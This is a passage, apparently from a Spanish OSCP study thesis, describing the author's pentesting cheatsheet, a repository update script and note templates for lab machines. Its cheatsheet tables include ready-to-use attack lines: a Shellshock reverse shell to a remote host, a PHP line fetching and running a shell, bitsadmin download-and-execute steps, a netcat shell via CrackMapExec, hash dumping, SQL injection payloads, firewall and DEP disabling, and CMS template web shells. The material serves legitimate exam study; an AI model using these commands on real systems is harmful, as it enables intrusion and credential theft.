Esta es la CMDB de conocimiento Offline a la que hago referencia, es una recopilación que hice desde que empecé el master, y que voy actualizando y que seguiré actualizando en el futuro, añadiendo cosas cada vez que descubro algo nuevo haciendo una maquina o viendo un video, lo plasmo en mi CMDB, esta es la versión offline, que puede ser consultada cuando clonas mi repositorio de Github por primera vez, sirve por si en ese momento no tienes salida a internet por ejemplo, luego hay una versión online, de la cual hablare cuando toque, que es mi Gitbook, ambas cheatsheet tanto la Offline como la Online tienen lo mismo, se podría decir que están duplicadas, pero como digo una de ellas es offline por si no tienes conexión y la otra se puede consultar online, ambas tienen sus ventajas a la hora de realizar búsquedas.

La versión Online basta con refrescar la página para ver las últimas modificaciones o añadiciones que se realicen, mientras que, para la versión offline requiere actualizar cuando se tenga internet el repositorio de GitHub para que descargue la última versión, que esto como mencionamos es simple, se puede hacer con el Script **"GitRepoInstall\_Update.sh"** con un solo comando.

La cheatsheet está dividida en hojas según las fases de un pentesting y otras como cosas generales y comunes y otras de distinta temática Como Red Team, Forensis...

CheatSheet			KALI		
			Comando	Descripcion	Anotaciones
General			<code>apt-get update</code>	Actualiza repositorios	
Reconocimiento & Informacion			<code>apt-get upgrade</code>	Actualizar sistema con todas las actualizaciones posibles	
Enumeracion & Escaneo			<code>apt autoremove</code>	Elimina paquetes no necesarios	
Explotacion & Post-Explotacion			<code>apt-get update &amp;&amp; apt-get full-upgrade</code>	Actualiza repositorios y fuerza una actualización completa de la distro	
Interceptadores & Web			<code>apt-get dist-upgrade</code>	Actualiza los paquetes incluso los que no estan instalados upgrade solo actualiza si el paquete esta instalado dist-upgrade instala nuevos paquetes para resolver las dependencias	
Inyecciones			<code>sudo apt-get purge firmware-b43-installer firmware-b43legacy-installer</code>	Como eliminar paquetes instalados y purgar paquetes para que no salgan a instalar	<code>rm -rf /lib/firmware/b43*</code>
Wireless			<code>upgrade -m -f minimal ubuntu</code>	Opciones upgrade	<code>-m ignore missing packets -f fix broken packets</code>
Red Team			<code>sudo updatedb</code>	Actualiza DBLocate con los ultimos ficheros y rutas añadidas	
Reversing & Forensics			<code>nessus_connect admin:contraseña@127.0.0.1-8834</code>	Conectar Nessus con la BD en metasploit	Load Nessus en msf
OTROS					
Activo	Descripcion	Anotaciones			
<code>receivefreemails</code>	Recibir sms gratis				
<code>leakbase.pw</code>	Para ver si una direccion si tiene contraseñas				
<div> <div>Inicio</div> <div>General</div> <div>Reconocimiento &amp; Informacion</div> <div>Enumeracion &amp; Escaneos</div> <div>Explotacion &amp; Post-Explotacion</div> </div>					

Ilustración 10 Categorización Cheatsheet

Abajo en la zona remarcada se encuentra como está hecha la división de las secciones o fases de un pentesting de la información que hay contenida dentro, y a la izquierda en el recuadro CheatSheet, tenemos unos botones, que por el nombre hace referencia a



las zonas delimitadas del cheatsheet, y que, si pulsamos en uno de esos botones, nos llevara a su sección correspondiente de forma rápida.

A continuación, se enseñará un poco de lo que contiene la Cheatsheet.xml Offline ya que si pusiera todo el contenido serian cientos de páginas si no miles.

COMANDOS		
Comando	Descripcion	Anotaciones
<code>python -c 'import pty;pty.spawn("/bin/bash")'</code>	Invocar una Shell Python Bash cuando tenemos un prompt limitado	<b>Para salir de una prompt limitada, hace falta que la maquina tenga python instalado</b>
<code>python3 -c 'import pty;pty.spawn("/bin/bash")'</code>	Invocar una Shell Python3 Bash cuando tenemos un prompt limitado	<b>Para salir de una prompt limitada, hace falta que la maquina tenga python3 instalado</b>
<code>cat pass.txt   sort   uniq &gt; pass-listos.txt</code>	Quitar duplicado en un archivo	<b>Para quitar duplicados por ejemplo de diccionarios</b>
<code>setxkbmap es</code>	Poner teclado en Español	

SCRIPTING		
Comandos	Descripcion	Anotaciones
<code>grep "href=" index.html   cut -d "/" -f 3   grep "\."</code> <code>  cut -d '"' -f 1   sort -u &gt; lista.txt</code>	Identificación de patrón y listado en claro de los dominios con Wget	<b>Bash Scripting de wget de una pagina</b>
<code>for url in \$(cat list.txt); do host \$url; done   grep "has address"   cut -d " " -f 4   sort -u &gt; ips.txt</code>	Automatización para la resolución de los dominios	
<code>for x in knock1 knock2 knock3; do nmap -Pn --max-retries 0 -p \$x 10.10.10.10; done</code>	Para levantar puertos con port knocking	<b>Con bash scripting</b>
<code>for file in \$(ls); do echo \$file; done   grep -v -i "^ntuser"   while read line; do echo -e "\n[*] \$line\n"; smbcacls //10.10.10.10/Users Default/Desktop -N   grep -i everyone</code>	Nos saca los directorios donde tenemos permisos filtrando por las que empiezen por ntuser	<b>En Windows cuando nos conectamos por SMB para ver los permisos reales que tenemos</b>

## POWERSHELL

Comandos	Descripcion	Anotaciones
<i>ies(new-object net.webclient).downloadstring('Script de Github')</i>	<i>Descargar y cargar en memoria scripts</i>	<b>Los scripts de Github tienen que estar en raw</b>
<i>\$PSVersionTable</i>	<i>Para ver la version de powershell</i>	
<i>Is function:</i>	<i>Para ver las funciones cargadas en memoria</i>	
<i>Set-ExecutionPolicy -Scope LocalMachine unrestricted</i>	<i>Para cambiar la directiva en powershell y que nos permita ejecutar scripts</i>	<b>Si no nos deja cargar scripts propios</b>

## INSTALACIÓN HERRAMIENTAS

Comando	Descripcion	Anotaciones
<i>apt-get install terminator</i>	<i>Terminal Terminator</i>	<b>Se puede dividir la terminal</b>
<i>apt-get install shellter</i>	<i>Encoder y Wrapper de binarios</i>	<b>Como veil para encodear binarios</b>

## CMD Windows

Comandos	Descripcion	Anotaciones
<i>dir *flag* /s C:/</i>	<i>Nos busca cualquier archivo que tenga en su nombre flag</i>	<b>en C:/</b>
<i>dir flag*.txt /s</i>	<i>Lo mismo pero que tengan la extension .txt</i>	
<i>copy badboys.rar \\172.20.0.80\smbFolder\archivo</i>	<i>Copia un archivo por linea de comando a la carpeta compartida por smb</i>	<b>Normalmente smb levantado en Kali smbFolder es la carpeta levantada con impackets</b>

## NMAP

Comando	Descripcion	Anotaciones
<i>-sn o ping sweep</i>	<i>Hace ping y escanea</i>	<b>No funciona para escaneos windows</b>
<i>-Pn</i>	<i>Para no hacer ping, directamente escanea</i>	<b>Para microsoft modernos</b>

<code>-sP</code>	<i>Solo hace escaneo ping sweep</i>	<b>No escanea, para comprobar equipos</b>
<code>--top-ports=10</code>	<i>Top 10 puertos nmap</i>	<b>Se puede poner los 100 puertos o los 1000</b>
<code>--open</code>	<i>Para que solo muestre los puertos abiertos</i>	

### RPC

Comando	Descripcion	Anotaciones
<code>rpcinfo -p "IP"</code>	<i>Analizar rpcbind</i>	
<code>rpcclient -U "" IP -N</code>	<i>Para conectarnos con sesion nula sin proporcionar contraseña</i>	
<code>rpcclient -U "" 10.10.10.10 -c "enumdomusers" -N</code>	<i>Enumerar usuarios del dominio</i>	
<code>rpcclient -U "" 10.10.10.10 -c "enumdomgroups" -N</code>	<i>Nos enumera los grupos del dominio</i>	

### SMB

Comando	Descripcion	Anotaciones
<code>smbclient:</code>	<i>Ciente parecido al ftp para acceder a recursos compartidos en servidores SMB/CIFS.</i>	
<code>smbget:</code>	<i>Utilidad parecida al wget para descargar archivos desde servidores SMB.</i>	
<code>smbcacls:</code>	<i>Herramienta para manipular las Listas de Control de Acceso NT en carpetas o archivos compartidos de tipo SMB.</i>	
<code>smbclient -L w2003 -U trancos</code>	<i>Conexion al smb como un usuario</i>	

### BLOODHOUND Escaneo AD

Comando	Descripcion	Anotaciones
<code>apt-get install neo4j bloodhound -y</code>	<i>Instalar BloodHound y su base de datos</i>	<b>para Neo4j la BD localhost:7474/browser/</b>
<code>neo4j console update-alternatives --config java y seleccionamos 0</code>	<i>Por si nos da un problema con la version de java</i>	
<code>Import-Module .\SharpHound.ps1</code>	<i>SharpHound injección de Bloodhound, hay que descargarlo</i>	<b>Para cargar el modulo en Powershell, despues hay que subir o descargar el comprimido que nos genera</b>

## METASPLOIT

Comando	Descripcion	Anotaciones
<i>Control Z</i>	<i>Para background en algunos exploits como shell</i>	
<i>back</i>	<i>Para quitar el modulo que este cargado en metasploit</i>	
<i>route add 10.1.1.0/24 255.255.255.0 "sesion"</i>	<i>Para añadir ruta y pivotar</i>	<i>Route para ver las rutas en Metasploit</i>

## PSTools

Comando	Descripcion	Anotaciones
<i>Psexec</i>	<i>Ejecuta programas de forma remota</i>	<i>Para que funcione se necesita un usuario y contraseña. Que esté habilitado el recurso compartido IPC\$ y ADMIN\$, e Iniciado los servicios Netlogon</i>
<i>psexec -h -s -accepteula \\IP_EquipoRemoto o Nombre -u nombreUsuario -p password cmd.exe</i>	<i>Si lo que queremos es abrir una consola de comandos en un equipo remoto, ejecutamos lo siguiente</i>	<i>Para ver los recursos compartidos podemos ejecutar el comando: Net share</i>
<i>PSEXec.exe \\IP" -u WinXP-2-Udemy\usuario -p "contraseña" cmd.exe</i>	<i>ejecutar cmd por smb</i>	<i>Meter solamente dominio si lo tiene</i>

## BOF / IMMUNITY / MONA

Comando	Descripcion	Anotaciones
<i>\r\n</i>	<i>En la OSCP en el Buffer overflow cuando nos entablamos una conexión por un socket hay que poner \r\n</i>	<i>(retorno de carro y salto de línea) para que funcione</i>
<i>bcdedit.exe /set {current} nx AlwaysOff</i>	<i>Nos deshabilita el DEP globalmente para poder hacer BOF tranquilamente</i>	<i>Data Execution Prevention</i>
<i>!mona config -set workingfolder C:\Users\...\%p</i>	<i>Nos establece la carpeta donde se guardara todo</i>	

## EVASION

Comando	Descripcion	Anotaciones
<i>netsh firewall show opmode</i>	<i>Para ver el estado del firewall</i>	<i>shell windows</i>
<i>netsh firewall set opmode mode = disable profile = all</i>	<i>Desactivar firewall</i>	<i>shell windows</i>
<i>netsh firewall set opmode mode = disable</i>	<i>Desactivar firewall</i>	<i>shell windows</i>

ETERNALBLUE		
Comando	Descripción	Anotaciones
<code>zzz_exploit.py</code>	<i>Pipes Eternal. Si al comprobar el EternalBlue nos dice que algun pipe es permitido podemos usar el pipe permitido y cargar una shell</i>	<b>Descomentamos service_exec y le pasamos el comando que queremos que se ejecute, el smbConn y lo otro lo comentamos</b>
<code>python eternalblue_exploit7.py 172.20.0.103 sc_all.bin</code>	Autoblu	<b>Pasos a seguir: cd shellcode --&gt; ./shell_prep.sh --&gt; mv sc_all.bin ..</b>

CrackMapExec cme		
Comando	Descripción	Anotaciones
<code>cme smb 10.10.10.10 -u 'usuario' -p 'contraseña' --sam</code>	Dumpeo de la SAM	<b>Nos saca los hashes NTLM de la maquina</b>
<code>cme smb 10.10.10.10 -u 'usuario' -p 'contraseña' -x \\10.10.10.10\smbFolder\nc.exe -e cmd 10.10.10.10 4646</code>	Ejecutar un Netcat en un servidor con un recurso compartido	

IMPACKET		
Comando	Descripción	Anotaciones
<code>impacket-secretdump -system "archivo.bin" -ntds "archivo.dit"</code>	LOCAL que son copias de BD de datos de active directory	<b>Copia de NTDS.DIT y copia de seccion de registro de system</b>
<code>impacket-smbserver smbFolder \$(pwd)</code>	Para levantarnos un recurso compartido en red Samba en la direccion en la que estemos	<b>En W10 nos puede dar problemas de version añadir -smb2support</b>

BITSADMIN		
Comando	Descripción	Anotaciones
<code>bitsadmin /transfer pablo_poc http://1.1.1.1/file.png c:\destino\file.png</code>	Para descargar un recurso y donde almacenarlo	
<code>Start-BitsTransfer -Source http://10.10.10.10/shell.exe -Destination c:\destino\shell.exe</code>	cmdlet de powershell	
<code>Start-BitsTransfer -Credential Username\Domain -Source https://[URL] -Destination [Ruta] -ProxyUsage Override -ProxyList @(https://proxy1, 123.24.21.23, proxy3)</code>	Para autenticarse, usar proxys....	
<code>bitsadmin /create job</code>	Para crear un trabajo	<b>1 paso para descargar y ejecutar una shell en disco</b>

<code>bitsadmin /addfile job http://10.10.10.10/shell.exe c:\destino\shell.exe</code>	Para que descargue y guarde el archivo	2 paso para descargar y ejecutar una shell en disco
<code>bitsadmin /setnotifycmdline job cmd.exe "/c bitsadmin /complete job   start /B c:\destino\shell.exe</code>	Para que la ejecute	3 paso para descargar y ejecutar una shell en disco
<code>bitsadmin /resume job</code>	Para finalizar	4 paso para descargar y ejecutar una shell en disco

## DIRSEARCH

Comando	Descripcion	Anotaciones
<code>dirsearch.py</code>	<code>python3 dirsearch.py -u &lt;URL&gt; -e &lt;EXTENSION&gt;</code>	
<code>python3 dirsearch.py -u 172.20.0.99:80 -e php -t 1 -w /usr/share/dirb/wordlists/small.txt -f -s 1 -r -R 5 -F</code>	Ejemplo de uso	

## MONTAR / LEVANTAR SERVIDORES

Comando	Descripcion	Anotaciones
<code>service apache2 start</code>	Cargar servidor Apache en Kali	
<code>python3 -m http.server 8000</code>	Carga servidor con Python3	
<code>python -m SimpleHTTPServer 8000</code>	Carga servidor con Python	
<code>python3 -m http.server 8000 -d /opt</code>	Para elegir la ruta donde se monta	

## WORDPRESS

Comando	Descripcion	Anotaciones
<code>Appearance --&gt; editor --&gt; plantilla 404 --&gt; borramos todo --&gt; cargamos codigo PHP malicioso y para invocarlo url de la maquina ?=404.php</code>	Cargar shell PHP en WordPress	<code>/?p=404.php</code> O navegar a una pagina que no existe
<code>wp-login</code>	En wordpress en el wp-login si probamos un usuario nos dice si el usuario existe o si no existe al intentar logearnos, ya que si no existe nos lo dice, mientras que en el caso contrario nos dice contraseña incorrecta	

## Wget / Curl

Comando	Descripcion	Anotaciones
<code>wget --no-check-certificate</code>	<i>Para que no compruebe el certificado</i>	
<code>curl -k</code>	<i>Para los errores de los certificados</i>	
<code>curl -vX \$TARGET</code>	<i>BannerGrabing con Curl</i>	

## WFUZZ

Comando	Descripcion	Anotaciones
<code>wfuzz -c -L --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://localhost/FUZZ</code>	<i>-c para color -L para que haga redirect 404 para que no muestre los que no existen -t para aumentar los hilos</i>	<b>--hh=157 nos oculta un determinado tamaño de la petición en Wfuzz</b>
<code>wfuzz -c --hc=404 -t 500 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -w extensions.txt http://10.10.10.10/cgi-bin/FUZZ.FUZZ2Z</code>	<i>Escaneo con doble fuzzing</i>	

## PHP

Comando	Descripcion	Anotaciones
<code>&lt;?php system("wget http://10.10.10.10/shell.txt -O /tmp/shell.php; php /tmp/shell.php"); ?&gt;</code>	<i>Para cargar una shell a traves de un comando de PHP</i>	<b>Guardarla donde tenemos permisos de escritura y a continuacion ejecutar la reverse shell</b>
<code>shell.php</code>	<i>Si cargamos una shell.php y hay un interprete de comandos de php, nos devolveria una shell de nuestra maquina atacante y no de la objetivo</i>	<b>Se sube la shell.txt y luego se ejecuta</b>

## SHELLSHOCK

Comando	Descripcion	Anotaciones
<i>hackersclub.academy/hca.iso</i>	<i>Mini ISO Tiny Core para practicar ShellShock</i>	
<i>User-Agent: () { :; }; bash -i &gt;&amp; /dev/tcp/10.10.10.10/443 0&gt;&amp;1</i>	<i>Ejemplo de ShellShock en el useragent con shell reversa</i>	
<i>curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'bash -i &gt;&amp; /dev/tcp/10.10.10.10/443 0&gt;&amp;1'" http://IPvictima/cgi-bin/recurso_vulnerable</i>	<i>Explotacion shellshock</i>	

## JOOMLA

Comando	Descripcion	Anotaciones
<i>Joomla --&gt; Extensions --&gt; Template --&gt; Beez3 (La que no esta asignada) --&gt; new file -&gt; crear reverseshell.php Joomla --&gt; Configuration --&gt; Templates --&gt; La que este por defecto --&gt; Editor --&gt; error.php --&gt; Borrar y pegar codigo shell reversa PHP</i>	<i>Crear y cargar una shell reversa en Joomla</i>	<i>Invocar donde se ejecuten los templates</i>
	<i>Crear y cargar una shell reversa en Joomla</i>	

## PADDING ORACLE ATTACK

Comando	Descripcion	Anotaciones
<i>admin=</i>	<i>En un Padding Oracle Attack si registramos un usuario con un = detras como admin= clonamos el entorno de trabajo de ese usuario</i>	<i>Por lo cual sabiendo cual es el usuario admin podriamos entrar como admin</i>
<i>padbuster http://10.10.10.10/login.php logged_cookie 8 -cookie "auth=logged_cookie" -encoding 0</i>	<i>Para ver si es vulnerable a padding attack</i>	<i>8 son los bytes del bloque, auth es el nombre de la cookie, Buscar ** en el ID</i>



SQL		
Comando	Descripcion	Anotaciones
' or '1'='1' -- -	Bypass campo Login	
0x	Se pueden hacer inyecciones de SQL en hexadecimal poniendo delante 0x de lo que encodeemos para que la BD entienda que es hexadecimal	
union select y load_file('/etc/passwd')	Usando load_file en una de las columnas del union podemos ver password	<b>Para cargar archivos en sql</b>

Pasos Inyeccion SQLi (Normalmente)		
Comando	Descripcion	Anotaciones
' ORDER BY 1-- -	Para saber cuantas columnas hay	
' UNION SELECT 'a', NULL, NULL -- -	Para saber que tipo de datos acepta. Buscamos que sean de texto	<b>' UNION SELECT NULL, 'a', NULL -- -</b>
' UNION SELECT 1,2,3	Vemos donde se representan los datos	
' UNION SELECT NULL, user(), database() -- -	Vemos el nombre de la Base de Datos	<b>Con esto podemos saber que BD nos interesa</b>
' UNION SELECT NULL, NULL, SCHEMA_NAME FROM information_schema.SCHEMATA -- -	Para ver los nombres de todas las BD	
' UNION SELECT NULL, NULL, TABLE_NAME FROM information_schema.TABLES where TABLES_SCHEMA='db' -- -	Nos saca las tablas de la BD que nos interese	

ESTENOGRAFIA		
Comandos	Descripcion	Anotaciones
<code>steghide extract -sf archivo.jpg</code>	Extraer informacion oculta de una imagen -sf hace referencia al archivo stegofile	Nos pide que le proporcionemos una contraseña
<code>steghide info archivo.jpg</code>	Nos da información sobre el archivo si tiene algo oculto como una cadena de texto o datos adjuntos	<a href="https://esgeeks.com/steghide-guia-de-uso/">https://esgeeks.com/steghide-guia-de-uso/</a>
<code>stegcracker &lt;file&gt; [&lt;wordlist&gt;]</code>	Para realizar fuerza bruta estenografia con diccionario	<a href="https://github.com/Paradoxis/StegCracker">https://github.com/Paradoxis/StegCracker</a>

HEARTBLEED		
Comando	Descripcion	Anotaciones
<code>python heartbleed.py 10.10.10.10 -n 150 -a heartbleed_leak.txt</code>	Para conseguir un leak de memoria de Heartbleed	

Muchos de los scripts que salen como el de **python heartbleed.py 10.10.10.10 -n 150 -a heartbleed\_leak.txt** se encuentran en mi GitHub en la sección de scripts.

Como bien he dicho es una pequeña muestra de lo que contiene, ya que es enorme y le dedique muchísimo tiempo a hacerla e ir la actualizando. Y más trabajo teniendo en cuenta que el trabajo de todo esto es duplicado, porque también existe la versión Online del Gitbook.

[EntornoAD-Directo.ctb](#)

Esto no es de mi autoría, pertenece a S4vitar que lo compartió en su GitHub <https://github.com/s4vitar>

Y es un archivo de CherryTree que nos dice los pasos para enumerar y explotar un Controlador de Dominio o Active Directory por sus siglas en ingles




Ilustración 11 EntornoAD-Directorio.ctb

Siguiendo los pasos de este CherryTree seremos capaces de desplegar un laboratorio completo de Directorio Activo y de aprender todo lo necesario sobre como testearlo y explotarlo paso a paso con diferentes métodos y tipos de ataque, **Esto es muy útil, es una de las grandes novedades que implemento PWK en el 2020, Directorios Activos.. por que aunque aún no se ha visto, ni se ha dado, en el examen puede caer al estar en el temario.**

[GitRepoInstall\\_Update.sh](#)

Una vez se ha descargado el esqueleto “**AmatheraeWorld**” con un “*git clone*” en la carpeta /opt

Toca instalar los repositorios útiles de las terceras personas, estos repositorios están probados, son muy útiles y son de gran calidad, nos proporcionan información, nuevas herramientas como por ejemplo y sin mencionar todos los que hay:

- **Dirsearch**, Un fuzzer muy rápido y estable hecho en Python3, que permite conexiones socks, recursividad, fuzzear extensiones, sin duda recomendado.
- **Impacket**, Y todo lo que se puede hacer con el, es sin duda conocido y es por si acaso no viene instalado en la maquina donde estemos o nos da algún error.
- **Linux Smart Enumeration**, un script para Linux que nos ayuda a buscar escalada de privilegios.
- **Patator**, Una herramienta de fuerza bruta, una alternativa a Hydra por ejemplo.
- **AutoBlue**, una forma muy fácil de explotar Eternalblue en una máquina que sea vulnerable casi de forma automática.

- **JuicyPotato**, Para explotar en Windows el permiso `SelImpersonatePrivilege` y escalar privilegios.
- **Privilege-escalation-awesome-scripts-suite**, Una suite muy completa para enumerar formas de intentar elevar privilegios tanto en Windows como en Linux a través de exploits o configuraciones erróneas, archivos expuestos... es muy completa, quizás demasiado ya que enumera muchísimas cosas.
- **Windows-kernel-exploits**, Celebre GitHub del conocido SecWiki, contiene exploits de Windows ya compilados, ordenados por año y CVE, sabiendo cual necesitamos, es buscar y tenerlo.
- **Linux-kernel-exploits**, Celebre GitHub del conocido SecWiki, contiene exploits de Linux ya compilados, ordenados por año y CVE, sabiendo cual necesitamos, es buscar y tenerlo.
- **PayloadsAllTheThings**, Una cheatsheet sobre payload para hacer pentesting web, super completa con diferentes métodos y técnicas

```

1 #!/bin/bash
2 # https://www.linuxito.com/programacion/890-como-mantener-tu-fork-sincronizado-con-upstream-en-git
3 git pull
4 cd /opt
5 git clone https://github.com/AmatheraeWorld/linux-smart-enumeration.git ; cd linux-smart-enumeration
6 git remote add upstream https://github.com/diego-treitos/linux-smart-enumeration ; git pull upstream master
7 cd /opt
8 git clone https://github.com/AmatheraeWorld/wesng.git ; cd wesng
9 git remote add upstream https://github.com/bitsadmin/wesng ; git pull upstream master
10 cd /opt
11 git clone https://github.com/AmatheraeWorld/impacket.git ; cd impacket
12 git remote add upstream https://github.com/SecureAuthCorp/impacket ; git pull upstream master
13 cd /opt
14 git clone https://github.com/AmatheraeWorld/patator.git ; cd patator
15 git remote add upstream https://github.com/lanjelot/patator ; git pull upstream master

```

*Ilustración 12 Código `GitRepolInstall_Update.sh`*

¿Como funciona esto?, su funcionamiento es fácil, como dije no soy un “*MasterMind*” de la programación y del scripting

La primera vez que se ejecuta después de clonarnos el esqueleto “**AmatheraeWorld**” nos clonara los distintos repositorios de la lista del script que hay dentro, estos repositorios son un Fork de los originales, una vez descargados entrara dentro de la carpeta y lo sincronizara con el GitHub padre u original.

La segunda vez que ejecutemos el script, al estar ya las carpetas sincronizadas con el GitHub padre u original hará una petición upstream del fork master de su última versión disponible, teniendo así cada vez que lancemos el Script, la última versión de todos los repositorios.

Este script incluye la actualización del esqueleto “**AmatheraeWorld**” y todo lo que contiene, por lo cual todo siempre estará actualizado a la última versión cada vez que se ejecute.

## K.L\_OSCP\_Template.cb

Esto es un Cherrytree creado por mi para tomar notas de cada máquina que hagamos, esta diferenciada en apartados que deberemos ir rellenando según vayamos avanzando en el pentesting con la información que vayamos obteniendo, para tenerlo todo organizado y poder revisar las notas en el futuro de capturas y comandos usados. Incluye una metodología de checklist para ayudarnos a avanzar.




Ilustración 13 Template del OSCP creado por mi


Esta template se puede modificar libremente para añadir más apartados o las cosas que se consideren oportunas.

## Inter.py

Este script realizado en Python3 nos permite convertir una shell que tengamos en una maquina objetivo en una shell interactiva, simplemente abriendo una terminal y lanzando este script y situándonos en la shell objetivo, el script se encargara de todo de

una forma automática, una vez terminado el proceso automático tendremos una shell interactiva, y solamente nos quedara cerrar la terminal desde donde se lanzó el script.

